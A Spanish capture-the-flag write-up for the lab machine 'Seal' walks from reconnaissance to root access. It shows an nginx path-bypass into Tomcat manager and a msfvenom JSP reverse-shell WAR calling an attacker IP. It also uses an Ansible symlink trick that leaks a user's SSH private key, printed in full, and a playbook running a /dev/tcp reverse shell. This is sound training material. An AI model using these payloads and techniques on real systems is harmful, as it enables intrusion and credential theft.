
Seal - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:


```
STATE SERVICE VERSION
                       OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
22/tcp
        open ssh
 ssh-hostkey:
   3072 4b:89:47:39:67:3d:07:31:5e:3f:4c:27:41:1f:f9:67 (RSA)
   256 04:a7:4f:39:95:65:c5:b0:8d:d5:49:2e:d8:44:00:36 (ECDSA)
   256 b4:5e:83:93:c5:42:49:de:71:25:92:71:23:b1:85:54 (ED25519)
443/tcp open ssl/http nginx 1.18.0 (Ubuntu)
_http-server-header: nginx/1.18.0 (Ubuntu)
 _http-title: Seal Market
 ssl-date: TLS randomness does not represent time
 tls-alpn:
  http/1.1
 http-methods:
  Supported Methods: OPTIONS GET HEAD POST
 tls-nextprotoneg:
 ssl-cert: Subject: commonName=seal.htb/organizationName=Seal Pvt Ltd/stateOrProvinceName=London/countryName=UK
 Issuer: commonName=seal.htb/organizationName=Seal Pvt Ltd/stateOrProvinceName=London/countryName=UK
 Public Key type: rsa
 Public Key bits: 2048
 Signature Algorithm: sha256WithRSAEncryption
 Not valid before: 2021-05-05T10:24:03
 Not valid after: 2022-05-05T10:24:03
        9c4f:991a:bb97:192c:df5a:c513:057d:4d21
 SHA-1: 0de4:6873:0ab7:3f90:c317:0f7b:872f:155b:305e:54ef
8080/tcp open http
                       Jetty
 _http-title: Site doesn't have a title (text/html;charset=utf-8).
 http-methods:
   Supported Methods: GET HEAD POST OPTIONS
 http-auth:
 HTTP/1.1 401 Unauthorized\x0D
   Server returned status 401 but no WWW-Authenticate header.
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Vamos a ver el contenido del puerto 443:




Y del puerto 8080:


← → C 🗅	O 🖰 10.10.10.250:8080/signin;jsessionid=node01xjfku4lbakni1f110kggxtwir38.node0?redirect=%2F					
🛰 Kali Linux 👩 Kali Tools 💆 Kali Docs 🐹 Kali Forums 🥳 Kali NetHunter 🝬 Exploit-DB 🤏 Google Hacking DB 🌗 OffSec 💹 HackTricks HackTricks						
₹ GitBucket	Find a repository	Snippets				



Si accedemos a una ruta que no existe podemos ver que por detras esta tomcat:




Es extraño que nos diga que hay un apache tomcat cuando en el escaneo de nmap nos dice que hay un nginx. Puede ser que se este aplicando un reverse proxy. Es decir, nginx es un proxy intermediario que nos redirije a apache tomcat. Eso mismo nos muestra el "Wappalizzer":



Nos podemos crear una cuenta:



Una vez dentro podemos ver todos los commits que se han realizado en este proyecto de "GitBucket":



En uno podemos ver como han añadido la configuracion de tomcat:

root pushed to master at root/seal_market ac21032 Adding tomcat configuration


El archivo de tomcat-users.xml contiene las credenciales de tomcat:

Si vamos a host-manager nos dice que no tenemos permisos, ni siguiera nos da la opcion de autenticarnos:

403 Forbidden

nginx/1.18.0 (Ubuntu)

En "manager" tampoco:




403 Forbidden

nginx/1.18.0 (Ubuntu)


El objetivo es acceder a "manager/html" donde podemos administrar el servidor web apache tomcat. Como hay un reverse proxy de ngix de por medio quizas podemos burlar las restricciones. Buscamos "Breaking Parser Logic" y hay unas diapositivas en las que podemos ver como bypasear un reverse proxy:

https://i.blackhat.com/us-18/Wed-August-8/us-18-Orange-Tsai-Breaking-Parser-Logic-Take-Your-Path-Normalization-Off-And-Pop-0days-Out-2.pdf




NGINX REVERSE PROXY URL RESTRICTION BYPASS

Como queremos acceder a "/manager/html" tenemos que añadir los parametros que nos muestra para poder bypasear las restricciones:



Y accedemos al panel de administracion de tomcat:



Tomcat Web Application I

Message: 0K							
'							
Manager							
List Applications			HTML Manager Help				
Applications							
Path	Version		Display Name		Running		
Ĺ	None specified				true		
<u>/host-manager</u>	None specified	Tomcat Host Manager Application		true			
<u>/manager</u>	None specified	Tomcat Manager Application			true		
Deploy							
Deploy directory or WAR file located on ser	ver						
			Context Path:				
Version (for parallel deployment):							
XML Configuration file path:							
WAR or Directory path:							
				Deploy			
WAR file to deploy							
Select WAR file to upload Browse No file selected.							
	Deploy						

Podemos subir un archivo war. Lo creamos con msfvenom:

```
-(kali®kali)-[~/Downloads]
$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.7 LPORT=1234 -f war > shell.war
Payload size: 1100 bytes
Final size of war file: 1100 bytes
```

Cuando le doy a subir el archivo me dice que no estoy autorizado:

← → C 🚡 https://10.10.10.250/manager;name=/html/upload?org.apache.catalina.filters.CSRF_NONCE=B87CC89EE64A38AA7A8AE8B0E5C844DE				
🤏 Kali Linux 👔 Kali Tools 💆 Kali Docs 🐹 Kali Forums 🦰 Kali NetHunter 🧆 Exploit-DB 🜭 Google Hacking DB 🥼 OffSec 🔀 HackTricks HackTricks				
403 Access Denied				
You are not authorized to view this page.				
By default the Manager is only accessible from a browser running on the same machine as Tomcat. If you wish to modify this restriction, you'll need to edit the Manager's context.xml file.				
If you have already configured the Manager application to allow access and you have used your browsers back button, used a saved book-mark or similar then you may have triggered the cross-site request forgery (CSRF) protection that has be interface normally. If you continue to see this access denied message, check that you have the necessary permissions to access this application.				
If you have not changed any configuration files, please examine the file conf/tomcat-users.xml in your installation. That file must contain the credentials to let you use this webapp.				
For example, to add the manager-gui role to a user named tomcat with a password of s3cret, add the following to the config file listed above.				
<role rolename="manager-gui"></role> <user password="s3cret" roles="manager-gui" username="tomcat"></user>				
Note that for Tomcat 7 onwards, the roles required to use the manager application were changed from the single manager role to the following four roles. You will need to assign the role(s) required for the functionality you wish to access.				
manager-gui - allows access to the HTML GUI and the status pages				

- manager-script allows access to the text interface and the status pages
- ows access to the JMX proxy and the status pa

manager-status - allows access to the status pages only

The HTML interface is protected against CSRF but the text and JMX interfaces are not. To maintain the CSRF protection:

- Users with the manager-gui role should not be granted either the manager-script or manager-jmx roles.
 If the text or jmx interfaces are accessed through a browser (e.g. for testing since these interfaces are intended for tools not humans) then the browser must be closed afterwards to terminate the session.

For more information - please see the Manager App How-To.

Lo que es raro porque estoy como el administrador de tomcat. Lo que he echo es abrir una nueva pestaña en una sesion de incognito para no arrastrar la autenticacion y me he vuelto a logear. Luego he subido otra vez el archivo .war y me ha dejado sin problemas:

← → C	۵	O 🖟 🕶 https://10.10.10.250/manager;name=/html/upload;jsessionid=37A2
🤼 Kali Linux 🧍	🥦 Kali Tools 🏿 💆 Kali Do	Docs 💢 Kali Forums 🥳 Kali NetHunter 🔸 Exploit-DB 🝬 Google Hacking DB 🥠 🤇
7	₹ TM	

Message:	ок				
Manager					
<u>List Applications</u>					
		·			
Applications					
Path	Version				
<u>/</u>	None specified				
/host-manager	None specified	Tomcat Host Manager Application			
<u>/manager</u>	None specified	Tomcat Manager Application			
<mark>/shell</mark>	None specified				

Hacemos click si estamos a la escucha recibimos la conexion:

```
(kali@ kali)-[~/Downloads]
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.10.250] 45494
whoami
tomcat
```

ESCALADA DE PRIVILEGIOS

Vamos a ver que tareas programadas se estan ejecutando:

```
CMD: UID=1000 PID=24335
                             /usr/bin/env python3 /usr/bin/ansible-playbook /opt/backups/playbook/run.yml
CMD: UID=1000
              PID=24337
CMD: UID=1000
              PID=24339
                            python3 /usr/bin/ansible-playbook /opt/backups/playbook/run.yml
              PID=24340
                             python3 /usr/bin/ansible-playbook /opt/backups/playbook/run.yml
CMD: UID=1000
                             /bin/sh -c echo ~luis & sleep 0
              PID=24342
CMD: UID=1000
CMD: UID=1000
              PID=24341
                            /bin/sh -c echo ~luis & sleep 0
                            python3 /usr/bin/ansible-playbook /opt/backups/playbook/run.yml /bin/sh -c ( umask 77 86 mkdir -p "` echo /home/luis/.ansible/tmp/ansible-tmp-173
CMD: UID=1000 PID=24343
CMD: UID=1000 PID=24344
ble-tmp-1737918092.5327175-58187030118516="`echo /home/luis/.ansible/tmp/ansible-tmp-1737918092.5327175-581
CMD: UID=1000 PID=24347 | mkdir -p /home/luis/.ansible/tmp/ansible-tmp-1737918092.5327175-58187030118516
CMD: UID=1000 PID=24345 | /bin/sh -c ( umask 77 86 mkdir -p "` echo /home/luis/.ansible/tmp/ansible-tmp-17
ble-tmp-1737918092.5327175-58187030118516="`echo /home/luis/.ansible/tmp/ansible-tmp-1737918092.5327175-581
CMD: UID=1000 PID=24349
                            sleep 0
CMD: UID=1000 PID=24350
CMD: UID=1000 PID=24352 | /bin/sh -c chmod u+x /home/luis/.ansible/tmp/ansible-tmp-1737918092.5327175-58187
-1737918092.5327175-58187030118516/AnsiballZ_setup.py & sleep 0
CMD: UID=1000 PID=24351 | /bin/sh -c chmod u+x /home/luis/.ansible/tmp/ansible-tmp-1737918092.5327175-58187
```

Hay un usuario que esta ejecutando lo que hay dentro de /opt/backups/playbook/run.yml. Lo esta ejecutando con "ansible-playbook". Vamos a ver su contenido:

```
tomcat@seal:/opt/backups/playbook$ cat run.yml
- hosts: localhost
  tasks:
- name: Copy Files
    synchronize: src=/var/lib/tomcat9/webapps/ROOT/admin/dashboard dest=/opt/backups/files copy_links=yes
- name: Server Backups
    archive:
        path: /opt/backups/files/
        dest: "/opt/backups/archives/backup-{{ansible_date_time.date}}-{{ansible_date_time.time}}.gz"
- name: Clean
    file:
        state: absent
        path: /opt/backups/files/
```

Vamos a buscar que es ansible playbook:

```
ansible playbook que es

Todo Imágenes Vídeos Noticias Libros Web Finanzas

Un Playbook de Ansible es un archivo donde escribes todas las tareas que quieres que Ansible realice. Este archivo está escrito en un
```

Es decir, el archivo "run.yml" contiene tareas que ansible esta realizando. Contiene 3 tareas:

- Copy files:
 - Copia lo que hay detro de var/lib/tomcat9.... a /opt/backups/files
- Server backups
 - Realiza un comprimido de lo que hay en /opt/backups/files y lo deja en /opt/backups/archives/backup...
- Clean
 - Elimina lo que hay dentro de /opt/backups/files

Vamos a ver que permisos tenemos dentro de /var/lib/tomcat9/webapps/ROOT/admin/dashboard/:

```
tomcat@seal:/var/lib/tomcat9/webapps/ROOT/admin/dashboard$ ls -la
total 100
drwxr-xr-x 7 root root 4096 May 7 2021 .
drwxr-xr-x 3 root root 4096 May 6 2021 ..
drwxr-xr-x 5 root root 4096 Mar 7 2015 bootstrap
drwxr-xr-x 2 root root 4096 Mar 7 2015 css
drwxr-xr-x 4 root root 4096 Mar 7 2015 images
-rw-r--r-- 1 root root 71744 May 6 2021 index.html
drwxr-xr-x 4 root root 4096 Mar 7 2015 scripts
drwxrwxrwx 2 root root 4096 Jan 26 19:30 uploads
```

Tenemos permiso de escritura en la carpeta "uploads". Esto quiere decir que en su interior podemos crear un link simbolico que apunte a la ruta "/home/luis/.ssh/id_rsa", ya que es luis el que ejecuta esta tarea programada.

```
tomcat@seal:/var/lib/tomcat9/webapps/ROOT/admin/dashboard/uploads$ ln -s /home/luis/.ssh/id_rsa id_rsa_luis tomcat@seal:/var/lib/tomcat9/webapps/ROOT/admin/dashboard/uploads$ ls -la total 8 drwxrwxrwx 2 root root 4096 Jan 26 19:44 . drwxr-xr-x 7 root root 4096 May 7 2021 .. lrwxrwxrwx 1 tomcat tomcat 22 Jan 26 19:44 id_rsa_luis → /home/luis/.ssh/id_rsa
```

Cuando luis ejecute esta tarea se creara un archivo comprimido con el link simbolico en su interior:

Copiamos ese archivo generado a /tmp ya que en esa ruta tenemos permisos de escritura:

Lo descomprimimos con gzip:

Si leemos el archivo no vamos a poder ver correctamente la data:

Esto es porque es un archivo "tar":

```
tomcat@seal:/tmp$ file backup-2025-01-26-19\:46\:32
backup-2025-01-26-19:46:32: POSIX tar archive
```

Le cambiamos añadimos la extension .tar y lo descomprimimos con "tar":

```
tomcat@seal:/tmp$ tar -xvf backup.tar
dashboard/
dashboard/scripts/
dashboard/images/
dashboard/css/
dashboard/uploads/
dashboard/bootstrap/
dashboard/index.html
dashboard/scripts/flot/
dashboard/scripts/datatables/
dashboard/scripts/jquery-ui-1.10.1.custom.min.js
dashboard/scripts/common.js
dashboard/scripts/jquery-1.9.1.min.js
dashboard/scripts/flot/jquery.flot.resize.js
dashboard/scripts/flot/jquery.flot.pie.js
dashboard/scripts/flot/jquery.flot.js
dashboard/scripts/datatables/jquery.dataTables.js
dashboard/images/jquery-ui/
dashboard/images/icons/
dashboard/images/img.jpg
dashboard/images/user.png
dashboard/images/bg.png
dashboard/images/jquery-ui/picker.png
dashboard/images/icons/css/
dashboard/images/icons/font/
dashboard/images/icons/css/font-awesome.css
dashboard/images/icons/font/fontawesome-webfont3294.ttf
dashboard/images/icons/font/fontawesome-webfontd41d.eot
dashboard/images/icons/font/fontawesome-webfont3294.eot
dashboard/images/icons/font/fontawesome-webfont3294.woff
dashboard/css/theme.css
dashboard/uploads/id_rsa_luis
```

Podemos ver que en su interior se encuentra la id rsa de luis:

```
tomcat@seal:/tmp$ cat dashboard/uploads/id_rsa_luis
    -BEGIN OPENSSH PRIVATE KEY
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAs3kISCeddKacCQhVcpTTVcLxM9q2iQKzi9hsnlEt0Z7kchZrSZsG
DkID79g/4XrnoKXm2ud0gmZxdVJUAQ33Kg3Nk6czDI0wevr/YfBpCkXm5rsnfo5zjEuVGo
MTJhNZ8iOu7sCDZZA6sX480FtuF6zuUgFqzHrdHrR4+YFawgP80gJ9NWkapmmtkkxcEbF4
n1+v/l+74kEmti7jTiTSQgPr/ToTdvQtw12+YafVtEkB/8ipEnAIoD/B6J00d4pPTNgX8R
MPWH93mStrqblnMOWJto9YpLxhM43v9I6EUje8gp/EcSrvHDBezEEMzZS+IbcP+hnw5ela
duLmtdTSMPTCWkpI9hXHNU9njcD+TRR/A90VHqdqLlaJkgC9zpRXB2096DVxFYdOLcjgeN
3rcnCAEhQ75VsEHXE/NHg08zjD2o3cnAOzsMyQrqNXtPa+qHjVDch/T1TjSlCWxAFHy/OI
PxBupE/kbEoy1+dJHuR+gEp6yMlfqFyEVhUbDqyhAAAFg0AxrtXgMa7VAAAAB3NzaC1yc2
EAAAGBALN5CEgnnXSmnAkIVXKU01XC8TPatokCs4vYbJ5RLdGe5HIWa0mbBg5CA+/YP+F6
56Cl5trndIJmcXVSVAEN9yoNzZOnMwyNMHr6/2HwaQpF5ua7J36Oc4xLlRqDEyYTWfIjru
7Ag2WQOrF+PDhbbhes7lIBasx63R60ePmBWsID/DoCfTVpGqZprZJMXBGxeJ9fr/5fu+JB
JrYu404k0kID6/06E3b0LcNdvmGn1bRJAf/IqRJwCKA/weiTjneKT0zYF/ETD1h/d5kra6
m5ZzDlibaPWKS8YTON7/SOhFI3vIKfxHEq7xwwXsxBDM2UviG3D/oZ8OXpWnbi5rXU0jD0
wlpKSPYVxzVPZ43A/k0UfwPdFR6nai5WiZIAvc6UVwdtPeg1cRWHTi3I4Hjd63JwgBIUO+
VbBB1xPzR4DvM4w9qN3JwDs7DMkK6jV7T2vqh41Q3If09U40pQlsQBR8vziD8QbqRP5GxK
MtfnSR7kfoBKesjJX6hchFYVGw6soQAAAAMBAAEAAAGAJuAsvxR1svL0EbDQcYVzUbxsaw
MRTxRauAwlWxXSivmUGnJowwTlhukd2TJKhBkPW2kUXI60WkC+it90evv/cgiTY0xwbm0X
AMylzR06Y5NItOoNYAiTVux4W8nQuAqxDRZVqjnhPHrFe/UQLlT/v/khlnngHHLwutn06n
bupeAfHqGzZYJi13FEu8/2kY6TxlH/2WX7WMMsE4KMkjy/nrUixTNzS+0QjKUdvCGS1P6L
hFB+7xN9itjEtBBiZ9p5feXwBn6aqIgSFyQJlU4e2CUFUd5PrkiHLf8mXjJJGMHbHne2ru
p00XVqjxAW3qifK3UEp0bCInJS7UJ7tR9VI52QzQ/RfGJ+CshtqBeEioaLfPi9CxZ6LN4S
1zriasJdAzB3Hbu4NVVOc/xkH9mTJQ3kf5RGScCYablLjUCOq05aPVqhaW6tyDaf8ob85q
s+CYaOrbi1YhxhOM8o5MvNzsrS8eIk1hTOf0msKEJ5mWo+RfhhCj9FTFSqyK79hQBAAAA/
wQCfhc5si+UU+SHfQBg9lm8d1YAfnXDP5X1wjz+GFw15lGbg1×4YBgIz0A8PijpXeVthz2
ib+73vdNZgUD9t2B0TiwogMs2UlxuTguWivb9JxAZdbzr8Ro1XBCU6wtzQb4e22licifaa
WS/o1mRH00P90jfpPOby8WZnDuLm4+IBzvcHFQa07LUG2oPEwTl0ii7SmaXdahdCfQwkN5
NkfLXfUqg41nD0fLyRCqNAXu+pEbp8UIUl2tptCJo/zDzVsI4AAADBAOUwZjaZm6w/EGP6
KX6w28Y/sa/0hPhLJvcuZb0rgMj+8FlSceVznA3gAuClJNNn0jPZ0RMWUB978eu4J3se50
plVaLGrzT88K0nQbvM3KhcBjsOxCpuwxUlTrJi6+i9WyPENovEWU5c79WJsTKjIpMOmEbM
kCbtTRbHtuKwuSe80WMTF2+Bmt0nMQc9IRD1II2TxNDLNGVqbq4fhBEW4co1X076CUGDnx
5K5HCjel95b+9H2ZXnW9LeLd8G7oFRUQAAAMEAyHfDZKku36IYmNeDEEcCUrO9Nl0Nle7b
Vd3EJug4Wsl/n1UqCCABQjhWpWA3oniOXwmbAsvFiox5EdBYzr6vsWmeleOQTRuJCbw6lc
YG6tmwVeTbhkycXMbEVeIsG0a42Yj1ywrq5GyXKYaFr3DnDITcqLbdxIIEdH1vrRjYynVM
ueX7aq9pIXhcGT6M9CGUJjyEkvOrx+HRD4TKu0lGcO3LVANGPqSfks4r5Ea4LiZ4Q4YnOJ
u8Kq0iDVrwmFJRAAAACWx1aXNAc2VhbAE=
    -END OPENSSH PRIVATE KEY-
```

Lo copiamos, le damos permiso 600 y accedemos por ssh con el usuario luis haciendo uso de la clave privada:

```
(kali⊛kali)-[~/Downloads]
 -$ nano id_rsa
  —(kali⊛kali)-[~/Downloads]
$ chmod 600 id_rsa
  —(kali⊛kali)-[~/Downloads]
└─$ ssh luis@10.10.10.250 -i id_rsa
The authenticity of host '10.10.10.250 (10.10.10.250)' can't be established.
ED25519 key fingerprint is SHA256:CK0IgtHX4isQwWAPna6oD88DnRAM90acxQExxLSnlL0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.250' (ED25519) to the list of known hosts.
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)
 * Documentation: https://help.ubuntu.com
                  https://landscape.canonical.com
 * Management:
 * Support:
                  https://ubuntu.com/advantage
  System information as of Sun 26 Jan 2025 07:52:35 PM UTC
  System load:
                        0.1
                        47.6% of 9.58GB
  Usage of /:
                        31%
  Memory usage:
  Swap usage:
                         0%
  Processes:
                         168
  Users logged in:
  IPv4 address for eth0: 10.10.10.250
  IPv6 address for eth0: dead:beef::250:56ff:feb0:ab3
 * Pure upstream Kubernetes 1.21, smallest, simplest cluster ops!
     https://microk8s.io/
22 updates can be applied immediately.
15 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Last login: Fri May 7 07:00:18 2021 from 10.10.14.2
luis@seal:~$
```

Vamos a ver los permisos que tenemos en el archivo sudoers:

```
luis@seal:~$ sudo -l
Matching Defaults entries for luis on seal:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/b
User luis may run the following commands on seal:
    (ALL) NOPASSWD: /usr/bin/ansible-playbook *
```

Como esta tarea la ejecuta el usuario root, podemos copiar todo lo que hay dentro del directorio root. El problema es que si no modificamos los permisos permanecen los del usuario root. Buscando "ansible playbook yaml examples" encuentro como puedo copiar modificando permisos:

```
- name: Ansible Copy File with Permissions
  hosts: test_group
  become: true
  tasks:
    - name: Copy Tomcat context.xml from local to remote with permissions
        copy:
        src: ~/ansible/files/myapp/opt-tomcat-webapps-manager-meta-inf/context.xml
        dest: /opt/tomcat/webapps/manager/META-INF/context.xml
        owner: tomcat
        group: tomcat
        mode: '0644'
```

Lo adaptamos a nuestro entorno:

```
luis@seal:~$ cat run.yml
- name: Ansible Copy File with Permissions
hosts: localhost
become: true
tasks:
    - name: Copy Tomcat context.xml from local to remote with permissions
    copy:
        src: /root
        dest: /home/luis/root_dir
        owner: luis
        group: luis
        mode: '777'
```

Lo ejecutamos:


Se ha creado la carpeta root_dir:

```
luis@seal:~$ ls -la
total 51328
drwxr-xr-x 10 luis luis
                            4096 Jan 26 20:49 .
                            4096 Jan 26 20:14 ..
drwxr-xr-x 4 root root
                            4096 May 7 2021 .ansible
drwxrwxr-x 3 luis luis
                               9 May
                                         2021 .bash_history
           1 luis luis
lrwxrwxrwx
           1 luis luis
                             220 May
                                         2021 .bash_logout
-rw-r--r--
                                      5
                            3797 May
                                         2021 .bashrc
-rw-r--r--
           1 luis luis
           3 luis luis
                            4096 May
                                         2021 .cache
drwxr-xr-x
           3 luis luis
                            4096 May
                                      5 2021 .config
drwxrwxr-x
            7 luis luis
                            4096 Jan 26 17:07 .gitbucket
drwxrwxr-x
                                        2021 gitbucket.war
-rw-r--r--
           1 luis luis 52497951 Jan 14
drwxrwxr-x 3 luis luis
                                      5
                                         2021 .java
                            4096 May
           3 luis luis
                            4096 May
                                         2021 .local
                                      5
drwxrwxr-x
                                     5 2021 .profile
-rw-r--r--
           1 luis luis
                             807 May
           3 luis luis
                            4096 Jan 26 20:47 root_dir
drwxr-xr-x
```

En su interior podemos ver la flag del usuario root:

```
luis@seal:~$ cd root_dir/
luis@seal:~/root_dir$ ls -la
total 12
drwxr-xr-x 3 luis luis 4096 Jan 26 20:47 .
drwxr-xr-x 10 luis luis 4096 Jan 26 20:49 ..
drwxr-xr-x 6 luis luis 4096 Jan 26 20:47 root
luis@seal:~/root_dir$ cd root/
luis@seal:~/root_dir/root$ ls -la
total 36
drwxr-xr-x 6 luis luis 4096 Jan 26 20:47 .
drwxr-xr-x 3 luis luis 4096 Jan 26 20:47 ..
drwxr-xr-x 3 luis luis 4096 Jan 26 20:47 .ansible
lrwxrwxrwx 1 luis luis 9 Jan 26 20:47 .bash_history → /dev/null
rwxrwxrwx 1 luis luis 3132 Jan 26 20:47 .bashrc
drwxr-xr-x 2 luis luis 4096 Jan 26 20:47 .cache
drwxr-xr-x 3 luis luis 4096 Jan 26 20:47 .local
-rwxrwxrwx 1 luis luis 161 Jan 26 20:47 .profile
-rwxrwxrwx 1 luis luis 33 Jan 26 20:47 <mark>root.txt</mark>
drwxr-xr-x 3 luis luis 4096 Jan 26 20:47 snap
```

Si queremos acceder a la maquina victima como el usuario root podemos consultar como ejecutar comandos con ansible playbook:



Nos muestra un ejemplo ejecutando con shell: "Isb-release -a":

Run a Single Command With Ansible Shell Module

Aside from running ad hoc commands, the Ansible shell module is also used in playbooks to spetthe tasks to be carried out on remote hosts.

Consider the playbook below.

```
- name: Shell module example
hosts: webservers
tasks:

- name: Check system information
shell:
    "lsb_release -a"
register: os_info

- debug:
    msg: "{{os_info.stdout_lines}}"
```

Sustituimos ese comando por una reverse shell:

```
- name: RCE
hosts: localhost
become: true
tasks:
- name: RCE
shell: "bash -c 'sh -i >8 /dev/tcp/10.10.14.7/1234 0>81'"
```

Nos ponemos a la escucha con netcat y ejecutamos la reverse shell:

Recibimos la conexion:

```
(kali⊗ kali)-[~/Downloads]
$ nc -lvnp 1234
listening on [any] 1234 ...
